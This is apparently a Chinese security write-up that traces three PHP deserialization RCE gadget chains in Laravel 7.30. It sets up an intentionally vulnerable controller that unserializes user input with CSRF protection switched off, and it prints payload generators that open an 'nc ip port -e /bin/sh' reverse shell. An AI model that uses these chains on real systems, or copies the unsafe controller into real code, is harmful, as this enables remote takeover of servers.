前言

工程创建：

```
composer create-project laravel/laravel project_name
7.x
// 7.x 为版本号
```

创建控制器：

在Laravel工程根目录命令行下输入

`php artisan make:controller ArticleController`

资源控制器：

请求方法	请求 URI	对应的控制器方法	代表的意义
GET	/article	index	索引/列表
GET	/article/create	create	创建（显示表单）
POST	/article	store	保存你创建的数据
GET	/article/{id}	show	显示对应id的内容
GET	/article/{id}/edit	edit	编辑（显示表单）
PUT/PATCH	/article/{id}	save	保存你编辑的数据
DELETE	/article/{id}	destroy	删除

路由设置：

在routes.php中添加：

`Route::resource('/test', 'TestController');`

注：laravel7在routes/web.php中添加

编写控制器：

```
<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;

use Illuminate\Routing\Controller;

class AdminController extends Controller
{
    public function index()
    {
        return 'post user to unserialize';
    }

    public function store(Request $request)
    {
        $data = $request->input('user');
        $res = unserialize($data);
        return 'success';
    }

}
```

入口URL
`http://localhost/laravel51/public/`
控制器访问
`http://localhost/laravel51/public/admin`

报错处理:


post提交失败 返419 | Page Expired
这是Laravel为了防止csrf攻击, 自动为用户进行添加的的token中间件
解决：关闭 `VerifyCsrfToken` 这个web中间件. （将其注释或删掉）

Laravel 7.30

RCE1

入口

切入口一般在__destruct()方法中
搜索__destruct()，找到一个貌似可用的




```php
public function __destruct()
{
    $this->events->dispatch($this->event);
}
```

```php
class test {
    // $args是数组
    function __call($method, $args){
        $method = ctf;
        $args = array('666')
    }
}
test -> ctf('666');
// 当调用一个类的方法，会在这个类中找这个方法，若找不到则调用__call方法
```

故接下来找可利用的__call方法，而__destruct方法所在那个类作为跳板类


__wakeup半途而废

`\vendor\fakerphp\faker\src\Faker\Generator.php`




```php
/**
 * @param string $method
 * @param array  $attributes
 */
public function __call($method, $attributes)
{
    return $this->format($method, $attributes);
}
```

`$method` 为 "dispatch"，`$attributes`可控，继续跟进format方法



```php
public function format($format, $arguments = [])
{
    return call_user_func_array($this->getFormatter($format), $arguments);
}
```


发现危险函数`call_user_func_array`，继续跟进getFormatter方法



```php
/**
 * @param string $format
 *
 * @return callable
 */
public function getFormatter($format)
{
    if (isset($this->formatters[$format])) {
        return $this->formatters[$format];
    }
```

`$this->formatters`可控，`$format`可控，即call_user_func_array的第一个参数(方法名)可控。

是否是就可以RCE了呢？No~No~No




```php
public function __wakeup()
{
    $this->formatters = [];
}
```

发现__wakeup方法把formatters属性置空了，而反序列化需要先经过__wakeup方法，因此这里不可控。链子断掉。

柳暗花明

继续找__call方法

`\vendor\fzaninotto\faker\src\Faker\ValidGenerator.php`




```php
public function __call($name, $arguments)
{
    $i = 0;

    do {
        $res = call_user_func_array([$this->generator, $name], $arguments);
        ++$i;

        if ($i > $this->maxRetries) {
            throw new \OverflowException(sprintf( format: 'Maximum retries of
        }
    } while (!call_user_func($this->validator, $res));

    return $res;
}
```

`$this->generator`可控，`$name`为固定值dispatch，`$arguments`可控，这边`call_user_func_array([$this->generator, $name], $arguments);`这种写法，是把`$this->generator`作为一个类，调用它的`$name`方法，因此这边不能直接控制其调用我们指定的方法。

`while (!call_user_func($this->validator, $res));`，`$this->validator`可控，`$res`作为方法的参数。我们若能控制`$res`，就能控制执行方法的参数，即可RCE

而`$res = call_user_func_array([$this->generator, $name], $arguments);`。现在有两种思路：
1.找到含有dispatch方法的类，并且其返回结果为可控的字符串
2.找到没有dispatch方法的类，其会自动调用__call方法，找到一个返回结果为可控字符串的__call方法

第一种思路寻找无果，继续跟下去复杂度过高。
尝试第二种方法，找到一个__call
`\vendor\fakerphp\faker\src\Faker\DefaultGenerator.php`


```php
/**
 * @param string $method
 * @param array  $attributes
 */
public function __call($method, $attributes)
{
    return $this->default;
}
```

`$this->default`可控

到此整条链子打通


```php
<?php
namespace Faker;

class ValidGenerator
{
    protected $generator;
    protected $validator;
    protected $maxRetries;
    public function __construct(){
        $this->generator = new DefaultGenerator();
        $this->validator = "shell_exec";
        $this->maxRetries = 1;
    }
}
```

```php
class DefaultGenerator
{
    protected $default;
    public function __construct(){
        $this->default = "nc ip port -e /bin/sh";
    }
}

namespace Illuminate\Broadcasting;

use Faker\ValidGenerator;

class PendingBroadcast
{
    protected $events;
    protected $event;  // call方法的参数,可控
    public function __construct(){
        $this->events = new ValidGenerator();
        $this->event = 'p4nic';
    }
}


echo urlencode(serialize(new PendingBroadcast()));
```

RCE2


继续找`__destruct()`

`\vendor\laravel\framework\src\Illuminate\Routing\PendingResourceRegistration.php`



```php
public function __destruct()
{
    if (! $this->registered) {
        $this->register();
    }
}
```


`$this->registered`可控，设为false，继续跟进`register()`



```
public function register()
{
    $this->registered = true;

    return $this->registrar->register(
        $this->name, $this->controller, $this->options
    );
}
```

`$this->registrar`可控，按照前面套路，这里仍然找一个没有register方法的类，并且有可利用的`__call()`方法


找到`\vendor\laravel\framework\src\Illuminate\Validation\Validator.php`



```
public function __call($method, $parameters)
{
    $rule = Str::snake(substr($method, offset: 8));

    if (isset($this->extensions[$rule])) {
        return $this->callExtension($rule, $parameters);
    }

    throw new BadMethodCallException(sprintf(
        format: 'Method %s::%s does not exist.', ...values: static::class, $method
    ));
}
```

`$method=register`，`$parameters=[$this->name, $this->controller, $this->options]`


`substr($method, 8)`得到空字符''，跟进snake



```
public static function snake($value, $delimiter = '_')
{
    $key = $value;

    if (isset(static::$snakeCache[$key][$delimiter])) {
        return static::$snakeCache[$key][$delimiter];
    }

    if (! ctype_lower($value)) {
        $value = preg_replace( pattern: '/\s+/u',  replacement: '', ucwords($value));

        $value = static::lower(preg_replace( pattern: '/(.)(?=[A-Z])/u',  replacement: '$1'.$delimiter, $value));
    }

    return static::$snakeCache[$key][$delimiter] = $value;
}
```

这边先测试一下


```
<?php
namespace Illuminate\Validation{
    class Validator{
    }
}
namespace Illuminate\Routing{
    use Illuminate\Validation\Validator;
    class PendingResourceRegistration
    {
        protected $registrar;
        protected $registered = false;
        public function __construct(){
            $this->registrar=new Validator();
        }
    }
    echo urlencode(serialize(new
PendingResourceRegistration()));
}
```



```
public function __call($method, $parameters)   $method: "register"    $parameters: {null, null, [0]}[3]
{
    $rule = Str::snake(substr($method,  offset: 8));   $method: "register"    $rule: ""
```

发现最后$rule为空字符串

`$this->extensions[$rule]`可控，继续跟进`callExtension`



```
protected function callExtension($rule, $parameters)
{
    $callback = $this->extensions[$rule];

    if (is_callable($callback)) {
        return $callback(...array_values($parameters));
    } elseif (is_string($callback)) {
        return $this->callClassBasedExtension($callback, $parameters);
    }
}
```

`$callback`可控

php在用户自定义函数中支持可变数量的参数列表，包含...的参数，会转换为指定参数变量的一个数组。`array_values`会返回数组中所有值组成的数组

因此这里设置`$callback = $this->extensions[''] = call_user_func`
传进来的三个参数分别设置为：call_user_func、system、命令

到此整条链子打通


```
<?php
namespace Illuminate\Validation {
    class Validator
    {
        public $extensions = [];

        public function __construct()
        {
            $this->extensions[''] = 'call_user_func';
        }
    }
}
```

```
namespace Illuminate\Routing {

    use Illuminate\Validation\Validator;

    class PendingResourceRegistration
    {
        protected $registrar;
        protected $registered = false;
        protected $name = 'call_user_func';
        protected $controller = 'system';
        protected $options;

        public function __construct()
        {
            $this->registrar = new Validator();
            $this->options = 'nc ip port -e /bin/sh';
        }
    }

    echo urlencode(serialize(new
PendingResourceRegistration()));
}
```

RCE3


接着上面的PendingResourceRegistration类，另外找一个可利用的`__call()`方法

`\vendor\laravel\framework\src\Illuminate\View\InvokableComponentVariable.php`



```
public function __call($method, $parameters)
{
    return $this->__invoke()->{$method}(...$parameters);
}
```


`$method`为register，跟进`__invoke`



```php
public function __invoke()
{
    return call_user_func($this->callable);
}
```

`$this->callable`可控，这边设计为一个数组，第一个元素为某个类对象，第二个参数为方法名，便能调用该类对象的方法，接下来需要找到一个可利用的类

`\vendor\phpunit\phpunit\src\Framework\MockObject\MockClass.php`



```php
public function generate(): string
{
    if (!class_exists($this->mockName, autoload: false)) {
        eval($this->classCode);

        call_user_func(
            [
                $this->mockName,
                '__phpunit_initConfigurableMethods',
            ],
            ...$this->configurableMethods
        );
    }

    return $this->mockName;
}
```

`$this->mockName`可控，设置为某个不存在的类名即可，进入`eval($this->classCode)`，`$this->classCode`也可控，设置为我们要执行代码。

到此整条链子打通

